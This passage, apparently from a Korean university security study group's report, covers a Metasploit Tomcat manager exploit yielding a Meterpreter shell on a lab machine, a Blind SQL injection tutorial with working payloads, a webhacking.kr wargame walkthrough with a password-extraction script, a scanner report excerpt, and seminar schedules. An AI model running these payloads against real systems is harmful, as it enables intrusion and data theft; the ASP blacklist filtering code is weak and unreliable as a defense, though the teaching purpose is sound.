msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6463 bytes as R0axQ5o5kizV.war ...
[*] Executing /R0axQ5o5kizV/5rDBdwsDRYdGJ0co2LGXY47S4.jsp...
[*] Undeploying R0axQ5o5kizV ...
[*] Sending stage (30355 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:42182) at
2014-05-30 14:34:54 +0900

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=l10(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
wd
/bin/sh: line 2: wd: command not found
pwd
/
date
Fri May 30 01:35:06 EDT 2014
```


(그림 4-16) tomcat_mgr_deploy 공격에서 RHOST, RPORT 설정 후 공격

2. Blind SQL Injection 실습

(1) 개념

SQL Injection은 응용프로그램 보안상의 허점을 의도적으로 이용하여 개발자가 생각하지 못한 SQL 구문을 실행되게 함으로써 데이터베이스를 조작하는 공격방법이다.

Blind SQL Injection은 이 SQL Injection과 같이 데이터를 가져올 쿼리를 삽입하여 데이터베이스를 조작하는 공격이다. 한 가지 다른 점은 이것은 SQL Injection에는 취약하지만, 데이터베이스 메시지가 공격자에게 보이지 않을 경우 사용한다는 것이다. 따라서 공격자는 SQL Injection처럼 데이터를 한 번에 얻어낼 수 없고 쿼리를 삽입하였을 때 쿼리가 참일 때와 거짓일 때의 서버 반응만으로 데이터를 얻어낼 수 있다.



(그림 4-17) SQL Injection 공격 예시

Blind SQL Injection은 두 함수를 이용하여 쿼리의 결과를 얻어, 한 글자씩 끊어온 값을 아스키코드로 변환시키고 임의의 숫자와 비교하여 참과 거짓을 비교하는 과정을 거쳐 가며 계속 질의를 보내어 일치하는 아


스키코드를 찾아낸다. 그러한 과정을 반복하여 결과들을 조합하여 원하는 정보를 얻어냄으로써 공격을 이루어지게 한다. 많은 비교과정이 필요하므로 악의적인 목적을 가진 크래커들은 Blind SQL Injection 공격을 시도할 때에 자동화된 툴을 사용하여 공격한다. 따라서 취약점이 발견된다면 순식간에 많은 정보가 변조되거나 크래커의 손에 넘어가게 된다.

데이터베이스 information_schema에는 여러 테이블이 존재한다. 아래에 붉게 네모 친 부분이 각각 DB의 모든 테이블들과 칼럼들의 정보를 가지고 있는 테이블이다. 이 중 tables의 테이블을 보게 되면, (select *from tables) 테이블 정보를 볼 수 있다. table_name 에는 테이블의 이름, table_type 에는 테이블의 종류가 들어있다. 일반적으로 db 관리자가 테이블을 만들게 되면 table_name 은 테이블명, table_type 는 base table 로 지정된다. 공격자들은 이를 이용하여 관리자가 만든 테이블의 이름을 알아내기도 한다. 취약한 로그인페이지에서 Blind SQL Injection공격을 이용하여 table_name을 알아내는 방법은 아래와 같다.

TABLE_CATALOG	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT	TABLE_ROWS	INDEX_ROWS	DATA_LENGTH	INDEX_LENGTH	DATA_FILE_NAME	INDEX_FILE_NAME
information_schema	CHARACTER_SETS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	COLLATIONS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	COLUMNS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	COLUMN_PRIVILEGES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	ENGINES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	EVENTS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	FILES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	GLOBAL_STATUS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	GLOBAL_VARIABLES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	KEY_COLUMN_USAGE	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	PARTITIONS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	PLUGINS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	PROCESSLIST	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	PROFILING	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	SCHEMATA	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	SCHEMA_PRIVILEGES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	SESSION_STATUS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	SESSION_VARIABLES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	STATISTICS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	TABLE_CONSTRAINTS	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	TABLE_PRIVILEGES	VIEW	MEMORY	10	Fixed	NULL	NULL	0	0		
information_schema	TRIGGERS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	USER_PRIVILEGES	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		
information_schema	VIEWS	VIEW	MEMORY	10	Dynamic	NULL	NULL	0	0		

(그림 4-18) information_schema의 테이블과 테이블 정보

먼저 admin으로 올바른 id와 password를 전송하여 로그인했을 때와 DB에 있는 레코드와 일치하지 않는 id와 password를 보냈을 때의 반응을 보면 아래와 같은 결과가 나온다.(admin이 올바른 id란 가정 하에 진행)




(그림 4-19) 로그인의 참과 거짓일 때의 화면


Blind SQL Injection 으로 테이블 명을 알아내는 방법은 다음과 같다. admin이 올바른 id이란 가정 하에 진행하기 때문에 id= 'admin' 조건 뒤에 and 연산자와 함께 ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_type='base table' limit 0,1),1,1))를 삽입하면 임의의 숫자와 비교하여 참이면 로그인 성공, 거짓이면 로그인에 실패 하게 된다.

즉, 로그인 쿼리가 SELECT * FROM users where id='admin ' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) 이렇게 전송되고, 결과화면을 보고 참/거짓을 판별해가며 문자열을 유추해 가는 것이다.

쿼리문을 요약하자면, admin and 아스키코드 값<숫자#의 형태로써, admin은 참이므로 and로 이어진 아스키코드 값이 어떤 숫자보다 작은지 보는 쿼리문이 참이면 최종 참이고, 거짓이면 최종 거짓이 된다.




(그림 4-20) 테이블 명을 알아내기 위한 쿼리문




```
admin' and ascii(substr((select table_name
from information_schema.tables
where table_type='base table' limit 0,1), 1, 1)) < 120#
```

(그림 4-21) Table_type이 base table인 table_name을 출력



```
admin' and ascii(substr((select table_name
from information_schema.tables
where table_type='base table' limit 0,1), 1, 1)) < 120#
```


(그림 4-22) table_name의 첫 번째 문자열부터 출력



```
admin' and ascii(substr((select table_name
from information_schema.tables
where table_type='base table' limit 0,1), 1, 1)) < 120#
```


(그림 4-23) 출력한 문자열 한 개의 아스키 코드 값 출력

위의 과정을 계속하여 첫 번째 아스키코드 값을 118로 해보니 로그인 이 성공하여, 그 다음 117 값으로 비교해 본 결과 로그인이 성공하게 되었다. 즉, 결과 값의 첫 글자는 아스키코드 117에 해당하는 문자인 'u'이다.




(그림 4-24) 아스키코드값을 통해 문자 유추

위와 같은 쿼리문을 넣어 전송해 보니 로그인에 성공하였다. 즉, table_name 문자열의 첫 글자는 아스키코드 120미만의 숫자라는 것을 알 수 있다.



(그림 4-25) 120미만의 숫자 일 경우, 로그인 성공

이런 식으로, 계속하여 비교하는 숫자를 바꾸어 쿼리문을 전송해 보면, 현재 117로 해보니 로그인이 실패하였다고 나온다. 즉, 결과값의 첫 글자의 아스키코드는 117이상이다.




(그림 4-26) 117미만의 숫자 일 경우, 로그인 실패

위와 같은 방법으로 참인지 거짓인지 비교하여 한 글자씩 알아내면, 'users' 라는 테이블 명을 알 수 있게 된다.

이렇게 DB 정보가 노출되면 데이터들을 조작하거나 얻는 것은 시간문제이다. 그러므로 위험성을 파악하고 보안에 힘써야 한다.


(2) 위게임 문제풀이를 통한 실습

다음은 Blind SQL Injection 관련된 웹 해킹 문제의 풀이이다. 여러 웹 해킹 관련 문제들을 인증하는 site 중 webhacking.kr의 21번 문제이다. 해당 문제를 실행시키면 쿼리 문을 입력하는 창이 나온다.



(그림 4-32) 문제 첫 실행 페이지


우선 임의의 숫자인 1과 2를 쿼리 문에 입력을 해보면, 아래 그림처럼 1과 2를 입력 했을 경우 모두 결과 값이 True가 나온다.



(그림 4-33) 1과 2의 쿼리 전송 시 true 결과

1과 2 이외의 나머지 숫자들을 쿼리 전송했을 경우는 모두 결과 값이 false로 나왔다. 이것으로 보아 1과 2가 admin과 guest 페이지인 것을 추측해 볼 수 있다.

우선 1번 페이지가 guest page일 것이라고 가정한 후, 1번 페이지의 id 첫 번째 글자가 g 즉, 아스키 값으로 103일 것이라는 코드를 다음과 같이 전송해 보았다. 'index=1&&ASCII(substr(id,1,1))=103' 전송된 결과 값은 false로 나왔고 결과적으로 '&&'연산자가 필터링 되고 있다고 판단할 수 있다.



(그림 4-34) '&&' 연산자 필터링 된 모습

다른 방법으로 우회해보기 위해 '&&'연산자에 해당하는 아스키 값으로 변환하여 '%26%26' 으로 바꾸어 명령 코드를 전송해 보았다.

'index.php?no=1&&ascii(substr(id,1,1))=103' 다음과 같이 전송한 후 결과 값은 true로 나왔으며 1번 페이지가 guest 페이지라는 것이 확실해졌다. 그렇다면 2번 페이지가 admin page라는 것이 확실해졌고 다음과 같이 명령어를 입력해서 확인 한 결과, 결과 값이 true로 나왔다.

'index.php?no=2%26%26ascii(substr(id,1,1))=97' 이제 admin page의 권한을 탈취하여 key 값을 뽑아내기 위해 패스워드를 찾아내려고 한다. 우선 패스워드의 길이가 어느 정도인지 가늠해보기 위해 다음과 같은 코드의 명령어를 수행시켜 보았다.

'index.php?no=2%26%26length(pw)=20' 해당 명령어의 결과 값은 false로 나왔으며 '=' 를 '<' 로 변경해서 다시 실행시켜보니 true 값

이 나왔다. 다음과 같은 수행을 몇 번 반복해보니 패스워드의 길이가 19라는 것을 알 수 있었다.

‘index.php?no=2%26%26length(pw)=19’ 패스워드의 길이가 19인 것을 알아냈으니 이제 실질적인 패스워드 값을 알아보기 위해 앞에서 사용했던 명령어를 수십 번 사용하여 시도를 해봐도 되지만 너무 많은 경우의 수가 있기 때문에 자동화 코드를 실행시켜 패스워드 값을 추출하는 방법을 사용하였다.


```
For j = 1 To 19
  For i = 97 To 122
    winhttp.Open "GET", "http://webhacking.kr/challenge/bonus/bonus-1/index.php?no=2%26%26(substr(pw" & j & ",1))=" & i
    winhttp.Send

    If InStr(winhttp.ResponseText, "True") Then
      Text1.Text = Text1.Text & Chr(i)
    End If
    List1.AddItem Chr(i)
    DoEvents
  Next i
  List1.Clear
Next j
```

(그림 4-35) 자동화 코드

해당 코드는 패스워드의 길이인 1부터 19번까지 알파벳 a의 숫자인 97부터 122까지를 일일이 하나씩 매칭시키는 코드이다. 매칭되었을 때, 즉 응답 값이 true가 나왔을 경우는 저장을 시켜놓아 완성된 text를 추출하면 해당 패스워드가 나온다.

최종적인 패스워드 값은 ‘blindsqlinjectionkk’라는 총 19자리의 값이 나왔으며 이 값을 해당 문제에 인증하면 인증이 되었다는 결과 창이 뜨게 되면서 문제를 해결할 수 있다.



(그림 4-36) 최종 인증 화면

(3) 보고서 분석

(그림 4-37)은 블라인드 SQL 인젝션 취약점이 나타난 사이트의 보고서 일부이다. 보안 취약점 세부 내용에 보면 취약점에 대해 자세히 나타나 있는데 이 부분은 블라인드 SQL 인젝션 취약점 내용의 가장 첫 번째 항목들이다. 여기 나와 있는 영향 받는 URL이 바로 취약점이 발생한 페이지이다.

4.1.2 블라인드 SQL 인젝션	
위험도	상
영향 받는 URL	/eng/busin/busin1.asp
분류	Application
취약점 원인	SQL 조회에 임베드된 인용을 표시하여 매개변수값에 값을 추가할 수 있음을 나타내므로 테스트 결과가 취약성을 표시하는 것으로 보입니다. 이 테스트에서 세 개(또는 네 개일 경우도 있음)의 요청을 전송합니다. 마지막 요청은 원래의 요청과 논리적으로 동일하며 끝에서 두 번째는 다릅니다. 기타 다른 요청은 제어됩니다. 마지막 두 개의 응답을 첫 번째 응답(마지막 응답이 이와 비슷하며 끝에서 두 번째는 다름)과 비교하면 애플리케이션이 취약함을 표시합니다.

(그림 4-37) 블라인드 SQL 인젝션 보고서 일부(1)



(그림 4-38) 블라인드 SQL 인젝션 보고서 일부(2)

(그림 3-38)에서 브라우저로 확인하기 버튼을 누르면, 변경된 파라메타 값을 적용한 브라우저를 확인할 수 있는데, 블라인드 SQL 인젝션의 경우에는 SQL 인젝션 취약점들과 달리 페이지가 정상적으로 나타나게 된다. 즉, 파라메타를 바꾸기 전과 같은 페이지가 나오게 된다. SQL 인젝션의 경우에는 데이터베이스 오류 메시지가 뜨지만, 블라인드 SQL 인젝션의 경우에는 파라메타를 바꾸기 전과 같은 정상적인 페이지가 나오게 된다. 또한, 여기서 파라메타 값이 들어가는 변수를 확인할 수 있다. l_cate라는 변수에 파라메타 값이 들어가며, 변경된 파라메타 값을 문자로 모두 변경하면 l_cate='+++ltrim('')+++Refinery'가 된다.

요청/응답내용	<pre> GET /eng/busin/busin1.asp? l_cate=%27+%2B+ltrim%28%27%27%29+%2B+%27Refinery HTTP/1.0 Cookie: ASPSESSIONIDCCRRBD0C=MJOBNOAB8BMGLCJLDKFLP9P Accept: */* Accept-Language: en-US User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0) Host: Referer: /eng/index/ HTTP/1.1 200 OK Content-Length: 20401 Cache-Control: private Content-Type: text/html Server: Microsoft-IIS/7.0 X-Powered-By: ASP.NET Date: Wed, 24 Sep 2014 16:20:58 GMT Connection: close </pre>
---------	--

(그림 4-39) 보고서 중 요청과 응답 패킷 내용(1)

(그림 4-39)는 보고서에 포함된 블라인드 SQL 인젝션 공격이 일어날 때에 보내진 요청과 응답 패킷의 내용이다. 변경된 파라메타 값과 쿠키 값, Referer 주소 등을 볼 수 있다.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">

<html>
<head>

<title>                </title>
<link href="/css/main.css" rel="stylesheet" type="text/css">
<script language="javascript" src="/js/flashOpen.js"> </script>

</head>

<body>

<table width="100%" cellpadding="" cellspacing="">
  <tr>
    <td background="/img/index/top_bg_01.gif"
style="background-repeat:repeat-x">
<script language="javascript" src="/js/flashOpen.js"> </script>
<table width="1000" height="228" cellpadding="" cellspacing="" >
  <tr>
    <td colspan="2">
      <!-- 로그인 이미지 -->
      <td width="230" align="center" bgcolor="#ffffff"> <a
href="/eng/index" onFocus="this.blur();" >  </a> </td>
      <td colspan="2">
        <!-- top에 뉴 플래쉬 636x85 -->
        <td valign="top" > <script> flashObj('/eng/swf/index.swf?
pageNum=', '636', '85', 'visual') </script> </td>
        <td valign="top">
          <table width="" cellpadding="" cellspacing="" border="0">
```

(그림 4-40) 보고서 중 요청과 응답 패킷 내용(2)

(그림 4-40)는 (그림 4-39)와 마찬가지로 패킷 내부에 들어있는 소스 코드이다. 이 소스 코드는 취약점이 발생한 페이지의 소스 코드이다. 그러나 공격이 일어나기 전과 같은 평범한 HTML 코드로 나타나게 된다.

권고 사항	위험한 문자 인젝션에서 사용 가능한 솔루션 검토
-------	----------------------------

(그림 4-41) 보고서 중 권고 사항(1)

일반수정권고	<p>다음과 같은 몇 가지 완화 방법이 있습니다. [1] 전략: 라이브러리 또는 프레임워크. 이러한 취약성을 허용하지 않거나 쉽게 방지할 수 있는 구조를 제공하는 건별 라이브러리 또는 프레임워크를 사용하십시오.</p> <p>[2] 전략: 매개변수화. 사용 가능한 경우 데이터와 코드 간 분리를 자동으로 실행하는 구조화된 메커니즘을 사용하십시오. 출력이 생성되는 모든 지점에서 이를 제공하기 위해 개발자에게 의존하는 대신, 이러한 메커니즘은 관련 다음표 사용, 인코딩, 유효성 검증을 자동으로 제공할 수 있습니다.</p> <p>[3] 전략: 환경 강화. 필수 태스크를 수행하는 데 필요한 최하의 권한을 사용하여 코드를 실행하십시오.</p> <p>[4] 전략: 출력 인코딩. 위험하지만 동적으로 생성된 조회 문자열 또는 명령을 사용해야 하는 경우 인수에 적절하게 다음표를 사용하고 이러한 인수에서 특수 문자를 사용하지 마십시오.</p> <p>[5] 전략: 입력 유효성 검증. 모든 입력을 악의적인 것으로 가정하십시오. "윤바른 입력 허용" 입력 유효성 검증 전략 즉, 엄격하게 규칙을 준수하는 허용 가능한 입력의 화이트리스트를 사용하십시오. 규칙을 엄격하게 준수하지 않는 입력은 거부하거나 다른 것으로 변환하십시오. 블랙리스트의 악의적이거나 잘못된 입력 발견을 전적으로 신뢰하지 마십시오. 그러나 블랙리스트는 잠재적인 공격을 감지하거나 완전하게 거부해야 하는 잘못된 입력을 결정하는 데 유용할 수 있습니다.</p>
--------	---

(그림 4-42) 보고서 중 권고 사항(2)

(그림 4-41)은 취약점 세부 내용에 있는 권고 사항이며, (그림 4-42)은 보고서 뒷부분에 자세히 나와 있는 블라인드 SQL 인젝션의 수정 권고 사항이다. 보고서 뒷부분에 있는 보안 수정 권고 사항을 보게 되면, 블라인드 SQL 인젝션 이외에도 취약점 별로 다양한 권고 사항들이 나와 있다.

블라인드 SQL 인젝션도 여러 가지 방법으로 수정할 수 있지만, 블라인드 SQL 인젝션을 필터링하는 한 가지 예를 보겠다.

```
<%
chk_input = Request("input")
uid = trim(Request("uid"))
modes = trim(Request("modes"))

uid = Replace(uid, "'", "") '(2014-04-10)
uid = Replace(uid, ".", "") '(2014-04-10)

If uid = "" Then
%>
```

(그림 4-43) 블라인드 SQL 인젝션 필터링 예(1)

```

Function sqlFilter(search)
Dim strSearch(7), strReplace(7), cnt, data

'SQL Injection 특수문자 필터링
'필수 필터링 문자 리스트
strSearch(0)=""
strSearch(1)="'\"
strSearch(2)="\\"
' strSearch(3)=null
strSearch(4)="#"
strSearch(5)="--"
strSearch(6)=";"

'변환될 필터 문자
strReplace(0)=""
strReplace(1)=""
strReplace(2)=""
' strReplace(3)=""
strReplace(4)="#"
strReplace(5)="--"
strReplace(6)=";"

data = search
For cnt = 0 to 6 '필터링 인덱스를 배열 크기와 맞춰준다.
    data = replace(data, LCASE(strSearch(cnt)), strReplace(cnt))
Next
sqlFilter = data
End Function

uid = Trim(sqlFilter(server.HtmlEncode(request.form("m_id"))))
uname = Trim(sqlFilter(server.HtmlEncode(request.form("m_name"))))

' (2014-04-17)

```

(그림 4-44) 블라인드 SQL 인젝션 필터링 예(2)

(그림 4-43)과 (그림 4-44)는 블라인드 SQL 인젝션 필터링 예제이다. 두 개 모두 asp 언어로 작성된 서버 코드를 수정한 것이다. (그림 4-43)은 uid라는 변수에서 간단하게 작은따옴표(‘)와 세미콜론(;)만 공백으로 치환해 준 코드이고, (그림 4-44)는 필수 필터링 문자들의 리스트를 만들어서 필터링 해야 하는 문자가 uid와 uname이라는 변수에 들어왔을 때 모두 치환해 주는 코드이다.

(그림 4-43)에서는 uid라는 변수를 Request로 받아오는 부분 바로 다음에 치환하여 다시 uid에 대입해준다. 치환은 replace 함수를 통해 기존 uid에서 작은따옴표와 세미콜론이 있으면 공백으로 바꿔주는 코드이다.

(그림 4-44)에서는 sqlFilter라는 함수에 필터링할 문자들과 대체할 문

자들을 정의한다. 여기서 uid와 uname은 Request로 받아와서 바로 sqlFilter 함수에 대입하여 치환한 후, 변환된 문자들이 들어가게 된다.

제 3 절 외부 전문가 초청을 통한 주기적인 세미나 및 실습

1. 매 3~4주마다 외부 전문가를 초청하여 새로운 취약점에 대해 이론 학습 및 실습 진행

(1) 세미나 일정 및 주제

[표 4-2] 세미나 일정 및 세부 주제

	1차	2차 (1/2)	3차 (2/2)
주제	- OWASP TOP 10에 따른 웹 취약점에 따른 웹 취약점 - AppScan을 이용한 웹 취약점 진단	- OAuth 취약점에 대한 이해 - 실제 OAuth 취약점에 대한 실습	- 웹 취약점 점검 원격 진단 서비스 - 보고서 오답 발생 시 문제 해결
날짜	4월 28일	5월 26일	5월 26일
	4차	5차(레몬세미나)	
주제	- 안드로이드 리패키징을 이용한 분석방법	- XSS 공격과 메타스플로잇 - 주요 침해사고 사례를 통한 사이버 위협 최근 동향과 대응 방안 - SQL injection - Blind SQL injection	
날짜	9월 29일	11월 1일	

(2) 팀 스터디 일정 및 주제

[표 4-3] 스터디 일정 및 세부 주제

	1차	2차	3차
주제	- 서버 보안 취약점 이슈 분석 - HeartBleed 취약점에 대한 이해	- Apache Struts에 대한 이해 - Apache Struts 취약점	- 인증 무력화를 통한 공격 - 사용자 인증 구현상의 결함
날짜	5월 7일	5월 21일	6월 4일
	4차	5차	6차
